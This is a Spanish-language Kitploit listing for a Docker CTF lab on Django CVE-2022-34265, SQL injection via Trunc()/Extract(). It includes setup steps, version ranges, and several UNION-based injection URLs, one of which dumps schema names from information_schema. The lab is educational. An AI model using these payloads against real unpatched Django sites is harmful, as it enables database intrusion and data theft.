
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CTF_Django_CVE-2022-34265 — # Desafío CTF basado en Docker que demuestra la inyección SQL en las funciones de base de datos Trunc() y Extract() de Django (CVE-2022-34265) con ejemplos de payload basados en UNION. | Kitploit
Herramientas/GitHubGitHub/lnwza0x0a/ctf_django_cve-2022-34265
Análisis de VulnerabilidadesExplotación de Aplicaciones WebCTFAprendizaje y EducaciónSeguridad de Bases de DatosLabs y Práctica
GitHublnwza0x0a/ctf_django_cve-2022-34265

CTF_Django_CVE-2022-34265

# Desafío CTF basado en Docker que demuestra la inyección SQL en las funciones de base de datos Trunc() y Extract() de Django (CVE-2022-34265) con ejemplos de payload basados en UNION.

Ver Repositorio
142hace 4 añosAún no revisado
Compartir

CTF_CVE-2022-34265

Descripción

Se descubrió un problema en Django 3.2 anterior a 3.2.14 y 4.0 anterior a 4.0.6. Las funciones de base de datos Trunc() y Extract() son susceptibles a inyección SQL si se utilizan datos no confiables como valor del parámetro kind/lookup_name. Las aplicaciones que restringen el nombre de búsqueda y la elección de tipo a una lista segura conocida no se ven afectadas.

Cómo usar

Iniciar

git clone https://github.com/coco0x0a/CTF_CVE-2022-34265
cd CVE-2022-34265
sudo docker-compose up -d

Verificar el estado

sudo docker ps

Eliminar

sudo docker-compose down

Versiones afectadas

  • Django>= 3.2, < 3.2.14

  • Django >= 4.0, < 4.0.6

Versiones parcheadas

  • Django 3.2.14

  • Django 4.0.6

Verificación

Entorno

  • Django 4.0.5
  • Python 3.8.13
  • MySQL 5.7

Inyección SQL

usando UNION

http://127.0.0.1:8000/extract/?lookup_name=year%20FROM%20start_datetime))%20OR%201=1%20UNION%20SELECT%201--
http://127.0.0.1:8000/extract/?lookup_name=year FROM start_datetime)) OR 1=1 UNION SELECT 1, 2, 3, 4, 5, 6, 7--
http://127.0.0.1:8000/extract/?lookup_name=year FROM start_datetime)) OR 1=1 UNION SELECT 1, now(), now(), now(), now(), now(), now()--
http://127.0.0.1:8000/extract/?lookup_name=year FROM start_datetime)) OR 1=1 UNION SELECT "TEST", now(), now(), now(), now(), now(), now()--


http://127.0.0.1:8000/extract/?lookup_name=year FROM start_datetime)) OR 1=1 UNION SELECT CONCAT(table_name, '~', column_name), now(), now(), now(), now(), now(), now() FROM information_schema.columns--
image

Referencias

https://github.com/aeyesec/CVE-2022-34265

https://github.com/ZhaoQi99/CVE-2022-34265

https://github.com/suksit/writeups/tree/main/secplayground/half-year-event-2022

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





